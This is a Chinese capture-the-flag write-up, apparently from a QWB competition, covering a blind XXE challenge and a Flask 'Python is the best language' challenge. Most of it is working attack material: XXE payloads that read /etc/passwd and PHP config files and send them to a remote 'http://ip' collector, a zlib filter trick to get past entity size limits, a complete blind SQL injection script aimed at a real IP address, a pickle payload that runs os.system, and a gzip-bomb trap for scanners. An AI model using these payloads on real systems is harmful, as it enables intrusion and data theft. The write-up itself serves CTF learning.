
[](https://p2.ssl.qhimg.com/t0186a7cd8b694eadb0.jpg)

传入数组的时候发现出现问题了。

[](https://p0.ssl.qhimg.com/t012128c603810b90b1.jpg)

comment处有被userdecode处理过，试一下xml头，就可以看到有报错，考点应该就是xxe。

复制<?xml version="1.0" encoding="utf-8"?>

[](https://p5.ssl.qhimg.com/t01933a8569390d8a27.jpg)

通过盲xxe，可以获取到文件。

远程服务器布置一个1.xml

复制<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd"><!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://ip/test/?xxe\_local=%payload;'>">%int;%trick;

comment再进行调用

复制<?xml version="1.0" encoding="utf-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://ip/xxe/1.xml"> %remote; ]></root>

获取一下

复制/var/www/52dandan.cc/public\_html/config.php

复制<?php

define(BASEDIR, "/var/www/52dandan.club/");

define(FLAG\_SIG, 1);

define(SECRETFILE,'/var/www/52dandan.com/public\_html/youwillneverknowthisfile\_e2cd3614b63ccdcbfe7c8f07376fe431');....?>


拿到了一半的flag

复制Ok,you get the first part of flag : 5bdd3b0ba1fcb40then you can do more to get more part of flag

这里出现了一个问题，就是获取

复制/var/www/52dandan.cc/public\_html/common.php

的时候出现了Detected an entity reference loop错误。


[](https://p3.ssl.qhimg.com/t019552d837e8c8502c.jpg)

查了一下资料，libxml解析器默认限制外部实体长度为2k，没法突破，只能寻找一下压缩数据方面的。php过滤器中提供了一个zlib.inflate压缩数据。

复制压缩：echo file\_get\_contents("php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd");

解压：echo file\_get\_contents("php://filter/read=convert.base64-decode/zlib.inflate/resource=/tmp/1");

这样就可以获取到common.php文件源码了!

[](https://p3.ssl.qhimg.com/t01f696f6826e2c62f8.jpg)

再获取一下机器的一些ip信息，其中arp信息中保留了一个内网地址

复制/proc/net/arp/etc/host

复制IP address HW type Flags HW address Mask Device192.168.223.18 0x1 0x2 02:42:c0:a8:df:12 \* eth0192.168.223.1 0x1 0x2 02:42:91:f9:c9:d4 \* eth0

开放了一个80端口，test.php的shop参数存在注入

复制<!ENTITY % payload SYSTEM "http://192.168.223.18/test.php?shop=3'-(case%a0when((1)like(1))then(0)else(1)end)-'1"><!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://ip/test/?xxe\_local=%payload;'>">%int;%trick;

做不动了，不想做了。

2333，学习了一个防止扫描器的姿势，如果扫描器爬到test.php，当然对一般的目录扫描效果不大，一般都是HEAD请求。

test.php

复制<?php$agent = strtolower($\_SERVER['HTTP\_USER\_AGENT']);//check for nikto, sql map or "bad" subfolders which only exist on wordpressif (strpos($agent, 'nikto') !== false || strpos($agent, 'sqlmap') !== false || startswith($url,'wp-') || startswith($url,'wordpress') || startswith($url,'wp/')){

sendBomb();

exit();}

function sendBomb(){

//prepare the client to recieve GZIP data. This will not be suspicious

//since most web servers use GZIP by default

header("Content-Encoding: gzip");

header("Content-Length: ".filesize('www.gzip'));

//Turn off output buffering

if (ob\_get\_level()) ob\_end\_clean();

//send the gzipped file to the client

readfile('10G.gzip');}

function startsWith($haystack,$needle){

return (substr($haystack,0,strlen($needle)) === $needle);}?>

know it then do it

Python is the best language 1/2

复制http://39.107.32.29:20000

http://117.50.16.51:20000

下载地址

备用下载地址（密码：rtou）

I'm learning the flask recently,and I think python is the best language in the world!don't you think so?

### Python is the best language

#### 解法一

源码下载下来后，由于是基于flask框架，因此先看了看路由文件

复制routes.py

，大概如下：

复制@app.before\_requestdef **before\_request**():

@app.teardown\_requestdef **shutdown\_session**(exception=None):

@app.route('/', methods=\['GET', 'POST'\])@app.route('/index', methods=\['GET', 'POST'\])@login\_requireddef **index**():

@app.route('/explore')@login\_requireddef **explore**():

@app.route('/logout')def **logout**():

@app.route('/register', methods=\['GET', 'POST'\])def **register**():

@app.route('/user/<username>')@login\_requireddef **user**(username):

@app.route('/edit\_profile', methods=\['GET', 'POST'\])@login\_requireddef **edit\_profile**():

@app.route('/follow/<username>')@login\_requireddef **follow**(username):

@app.route('/unfollow/<username>')@login\_requireddef **unfollow**(username):

这些功能大部分是基于登陆的，因此从注册和登陆相关的代码入手。

复制@app.route('/register', methods=\['GET', 'POST'\])def **register**():

if current\_user.is\_authenticated:

return redirect(url\_for('index'))

form = RegistrationForm()

if form.validate\\_on\\_submit():

res = mysql.Add("user", \["NULL", "'%s'" % form.username.data, "'%s'" % form.email.data,

"'%s'" % generate\\_password\\_hash(form.password.data), "''", "'%s'" % now()\])

if res == 1:

flash('Congratulations, you are now a registered user!')

return redirect(url\_for('login'))

return render\_template('register.html', title='Register', form=form)

跟进

复制RegistrationForm

，定义在

复制forms.py

的第20行:

复制class RegistrationForm(FlaskForm):

username = StringField('Username', validators=\[DataRequired()\])

email = StringField('Email', validators=\[DataRequired(), Email()\])

password = PasswordField('Password', validators=\[DataRequired()\])

password2 = PasswordField(

'Repeat Password', validators=\[DataRequired(), EqualTo('password')\])

submit = SubmitField('Register')

def **validate\_username**(self, username):

if re.match("^\[a-zA-Z0-9\_\]+$", username.data) == None:

raise ValidationError('username has invalid charactor!')

user = mysql.One("user", {"username": "'%s'" % username.data}, \["id"\])

if user != 0:

raise ValidationError('Please use a different username.')

def **validate\_email**(self, email):

user = mysql.One("user", {"email": "'%s'" % email.data}, \["id"\])

if user != 0:

raise ValidationError('Please use a different email address.')

在这里可以很明显的看到两个验证函数有差别，

复制validate\_username

在进行

复制mysql.One

前进行了正则匹配的过滤和审核，而

复制validate\_email

仅仅通过

复制validators=[DataRequired(), Email()]

来匹配。

复制Email

定义在

复制wtforms.validators

中，相关源码如下：

复制class Email(Regexp):

"""

Validates an email address. Note that this uses a very primitive regular

expression and should only be used in instances where you later verify by

other means, such as email activation or lookups.

:param message:

Error message to raise in case of a validation error.

"""

def \\_\\_init\\_\\_(self, message=None):

self.validate\_hostname = HostnameValidation(

require\_tld=True,

)

super(Email, self).\\_\\_init\\_\\_(r'^.+@(\[^.@\]\[^@\]+)$', re.IGNORECASE, message)

def \\_\\_call\\_\\_(self, form, field):

message = self.message

if message is None:

message = field.gettext('Invalid email address.')

match = super(Email, self).\\_\\_call\\_\\_(form, field, message)

if not self.validate\_hostname(match.group(1)):

raise ValidationError(message)

其正则规则为

复制^.+@([^.@][^@]+)$

，也就是说对email而言，即使提交如

复制'"*#a@q.com*

包含单引号，双引号，注释符等敏感字符的形式也是能通过的。

回到

复制validate\_email

验证函数中：

复制def **validate\_email**(self, email):

user = mysql.One("user", {"email": "'%s'" % email.data}, \["id"\])

if user != 0:

raise ValidationError('Please use a different email address.')

跟入

复制mysql.One

，定义在others.py:

复制\*# mysql.One("user", {"email": "'%s'" % email.data}, \["id"\])*def **One**(self, tablename, where={}, feildname=\["\*"\], order="", where\_symbols="=", l="and"):

\*# self.Sel("user", {"email": "'%s'" % email.data}, \["id"\], "", "=", l)*

sql = self.Sel(tablename, where, feildname, order, where\_symbols, l)

try:

res = self.db\_session.execute(sql).fetchone()

if res == None:

return 0

return res

except:

return -1

跟入

复制self.Sel

:

复制\*# self.Sel("user", {"email": "'%s'" % email.data}, \["id"\], "", "=", l)*def **Sel**(self, tablename, where={}, feildname=\["\*"\], order="", where\_symbols="=", l="and"):

sql = "select "

sql += "".join(i + "," for i in feildname)\[:-1\] + " "

sql += "from " + tablename + " "

if where != {}:

sql += "where " + "".join(i + " " + where\_symbols + " " +

str(where\[i\]) + " " + l + " " for i in where)\[:-4\]

if order != "":

sql += "order by " + "".join(i + "," for i in order)\[:-1\]

return sql

最后拼接出来的sql语句如下：

复制select id from user where email = 'your input email'

结合前面所说的对输入邮箱email形式的验证，这里存在sql注入漏洞。我们设置邮箱为

复制test'/\*\*/or/\*\*/1=1*#@test.com*

，则拼接后的sql语句为：

复制select id from user where email = 'test'/\*\*/or/\*\*/1=1*#@test.com'*

可以看到成功注入。由于此处不能回显数据，因此采用盲注。回到

复制validate\_username

复制def **validate\_username**(self, username):

if re.match("^\[a-zA-Z0-9\_\]+$", username.data) == None:

raise ValidationError('username has invalid charactor!')

user = mysql.One("user", {"username": "'%s'" % username.data}, \["id"\])

if user != 0:

raise ValidationError('Please use a different username.')

当查询为真时也即

复制user != 0

会出现信息

复制Please use a different username.

，结合这点构造出最后的exp.py：

复制import requests

from bs4 import BeautifulSoup

url = "http://39.107.32.29:20000/register"

r = requests.get(url)

soup = BeautifulSoup(r.text,"html5lib")

token = soup.find\_all(id='csrf\_token')\[0\].get("value")

notice = "Please use a different email address."

result = ""

database = "(SELECT/\*\*/GROUP\\_CONCAT(schema\\_name/\*\*/SEPARATOR/\*\*/0x3c62723e)/\*\*/FROM/\*\*/INFORMATION\_SCHEMA.SCHEMATA)"

tables = "(SELECT/\*\*/GROUP\\_CONCAT(table\\_name/\*\*/SEPARATOR/\*\*/0x3c62723e)/\*\*/FROM/\*\*/INFORMATION\\_SCHEMA.TABLES/\*\*/WHERE/\*\*/TABLE\\_SCHEMA=DATABASE())"

columns = "(SELECT/\*\*/GROUP\\_CONCAT(column\\_name/\*\*/SEPARATOR/\*\*/0x3c62723e)/\*\*/FROM/\*\*/INFORMATION\\_SCHEMA.COLUMNS/\*\*/WHERE/\*\*/TABLE\\_NAME=0x666c616161616167)"

data = "(SELECT/\*\*/GROUP\_CONCAT(flllllag/\*\*/SEPARATOR/\*\*/0x3c62723e)/\*\*/FROM/\*\*/flaaaaag)"

for i in range(1,100):

for j in range(32,127):

payload = "test'/\*\*/or/\*\*/ascii(substr("+ data +",%d,1))=%d#/\*\*/@chybeta.com" % (i,j)

print payload

post\_data = {

'csrf\_token': token,

'username': 'a',

'email':payload,

'password':'a',

'password2':'a',

'submit':'Register'

}

r = requests.post(url,data=post\_data)

soup = BeautifulSoup(r.text,"html5lib")

token = soup.find\_all(id='csrf\_token')\[0\].get("value")

if notice in r.text:

result += chr(j)

print result

break

由于在注册部分有csrf\_token，因此在每次submit时要记得带上，同时在每次返回的页面中取得下一次的csrf\_token。

最后的flag：QWB{us1ng\_val1dator\_caut1ous}

#### 解法二

接着进行代码审计。在

复制others.py

的最后有这样的内容：

复制black\\_type\\_list = \[eval, execfile, compile, system, open, file, popen, popen2, popen3, popen4, fdopen,

tmpfile, fchmod, fchown, pipe, chdir, fchdir, chroot, chmod, chown, link,

lchown, listdir, lstat, mkfifo, mknod, mkdir, makedirs, readlink, remove, removedirs,

rename, renames, rmdir, tempnam, tmpnam, unlink, walk, execl, execle, execlp, execv,

execve, execvp, execvpe, exit, fork, forkpty, kill, nice, spawnl, spawnle, spawnlp, spawnlpe,

spawnv, spawnve, spawnvp, spawnvpe, load, loads\]

class FilterException(Exception):

def \\_\\_init\\_\\_(self, value):

super(FilterException, self).\\_\\_init\\_\\_(

'the callable object {value} is not allowed'.format(value=str(value)))

def \\_hook\\_call(func):

def **wrapper**(\*args, \*\*kwargs):

print args\[0\].stack

if args\[0\].stack\[-2\] in black\\_type\\_list:

raise FilterException(args\[0\].stack\[-2\])

return func(\*args, \*\*kwargs)

return wrapper

def **load**(file):

unpkler = Unpkler(file)

unpkler.dispatch\[REDUCE\] = \\_hook\\_call(unpkler.dispatch\[REDUCE\])

return Unpkler(file).load()

我把这部分内容分为两部分；反序列化漏洞以及基本的沙箱逃逸问题。

先忽略

复制unpkler.dispatch[REDUCE]

这一行的内容。

复制from pickle import Unpickler as Unpklerdef **load**(file):

unpkler = Unpkler(file)

\*# unpkler.dispatch\[REDUCE\] = \\_hook\\_call(unpkler.dispatch\[REDUCE\])*

return Unpkler(file).load()

这里对

复制file

进行了反序列化，因此如果

复制file

可控即可造成危险。

用下面的脚本(exp4.py)进行序列化payload的生成：

复制import os

from pickle import Pickler as Pkler

import commandsclass chybeta(object):

def \\_\\_reduce\\_\\_(self):

return (os.system,("whoami",))

evil = chybeta()

def **dump**(file):

pkler = Pkler(file)

pkler.dump(evil)

with open("test","wb") as f:

dump(f)

测试反序列化漏洞(exp5.py):

复制from pickle import Unpickler as Unpkler


from io import open as Open def **LOAD**(file):

unpkler = Unpkler(file)

return Unpkler(file).load()

with Open("test","rb") as f:

LOAD(f)

[](https://xianzhi.aliyun.com/forum/media/upload/picture/20180325210716-71472a80-302d-1.jpeg)

不过没那么简单，源码还设置了沙箱/黑名单来防止某些函数的执行，比如前面的os.system就被禁用了，我们修改exp5.py为进一步的测试：

复制from os import \*

from sys import \*

from pickle import \*

from io import open as Open

from pickle import Unpickler as Unpkler

from pickle import Pickler as Pkler

black\\_type\\_list = \[eval, execfile, compile, system, open, file, popen, popen2, popen3, popen4, fdopen,

tmpfile, fchmod, fchown, pipe, chdir, fchdir, chroot, chmod, chown, link,

lchown, listdir, lstat, mkfifo, mknod, mkdir, makedirs, readlink, remove, removedirs,

rename, renames, rmdir, tempnam, tmpnam, unlink, walk, execl, execle, execlp, execv,

execve, execvp, execvpe, exit, fork, forkpty, kill, nice, spawnl, spawnle, spawnlp, spawnlpe,

spawnv, spawnve, spawnvp, spawnvpe, load, loads\]

class FilterException(Exception):

def \\_\\_init\\_\\_(self, value):

super(FilterException, self).\\_\\_init\\_\\_(

'the callable object {value} is not allowed'.format(value=str(value)))

def \\_hook\\_call(func):

def **wrapper**(\*args, \*\*kwargs):

print args\[0\].stack

if args\[0\].stack\[-2\] in black\\_type\\_list:

raise FilterException(args\[0\].stack\[-2\])

return func(\*args, \*\*kwargs)

return wrapper

def **LOAD**(file):

unpkler = Unpkler(file)


unpkler.dispatch\[REDUCE\] = \\_hook\\_call(unpkler.dispatch\[REDUCE\])

return Unpkler(file).load()

